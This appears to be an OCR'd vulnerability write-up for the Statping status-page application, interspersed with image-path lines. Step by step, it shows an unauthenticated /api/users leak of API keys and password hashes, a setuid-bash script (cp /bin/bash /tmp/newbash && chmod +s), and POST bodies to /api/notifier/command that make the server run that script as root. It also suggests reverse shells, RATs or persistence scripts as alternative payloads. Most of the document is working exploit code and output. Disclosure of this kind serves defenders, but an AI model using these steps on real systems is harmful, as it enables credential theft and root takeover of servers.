
Local privesc through command execution in the application

It is possible to execute privilege escalation in the operating system using a low privilege user in the application, or to read users in an unauthenticated manner.

Create an executable in a directory where writing is enabled:

```
┌──(ev3rr3d㉿kali)-[~/Documentos/Research/Statping]
└─$ ls xpl
xpl

┌──(ev3rr3d㉿kali)-[~/Documentos/Research/Statping]
└─$ cat xpl
#!/bin/bash

cp /bin/bash /tmp/newbash && chmod +s /tmp/newbash
```


Read the users at the `/api/users` endpoint in an unauthenticated manner:




```
{"admin":true,"api_key":"4d97d8d50fc1ba42b40fdb2f35343a1eda2deca0ca4f5659a3836280ed83f183","created_at":"2024-01-20T02:32:34.5464903Z","email":"admin@test.com","id":1,"password":"$2a$14$Qlm04EJPCSZkS0HsN1ktwebPYcgWmNzeE6JMt./7nvO2C1HUvlG2.","scopes":"admin","token":"","updated_at":"2024-01-20T02:35:03.189678196Z","username":"admin"},

{"admin":false,"api_key":"43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192","created_at":"2024-01-20T02:35:26.209608879Z","email":"newuser@test.com","id":2,"password":"$2a$14
```


```
$PToKRtbX/RJaKL.JQRI/G.4ppuPhKFw4dh2D1DYYN8lZz7877FJtC","token":"","updated_at":"2024-01-20T02:35:26.209608879Z","username":"NewUser"},

{"admin":true,"api_key":"179921c10e92b3f6144672ed1fef1447e02bffef80f3616194ef91d33915c455","created_at":"2024-01-20T02:40:29.887860147Z","email":"hacker@test.com","id":3,"password":"$2a$14$LU82gBmee8.RBTKEX9v0o.Tf6PcFGbb3zYfWyhYKkCVcyN3atuifu","token":"","updated_at":"2024-01-20T02:40:29.887860147Z","username":"hacker"}
```


Send a POST to the route `/api/notifier/command` with the user's token (here I used a non-privileged user to show that it's possible to use it, without using an admin) `43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192`. Add in the body the path to the executable, in the `success_data` field (it can also be the `failure_data`):





```
{"enabled":true,"limits":60,"method":"command","success_data":"<executable_path>/xpl","failure_data":"/usr/bin/curl -L http://localhost:8080"}
```


Send a POST to the route `/api/notifier/command/test` using the user's API token (here I used a non-privileged user to show that it's possible to use it, without using an admin) `43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192`. In this step, if you used `success`, you will have to send it in the `method`; if it was `failure`, then it should be used:




```
{"notifier":{"method":"command"},"method":"success"}
```

Thus, the user who is running the application (in my case, root), will execute the `xpl` created earlier, and it will be possible to generate a privileged shell (/bin/bash). Here executing this shell:



At this stage, an attacker could use various types of executables, such as a reverse shell, a RAT, a persistence script, etc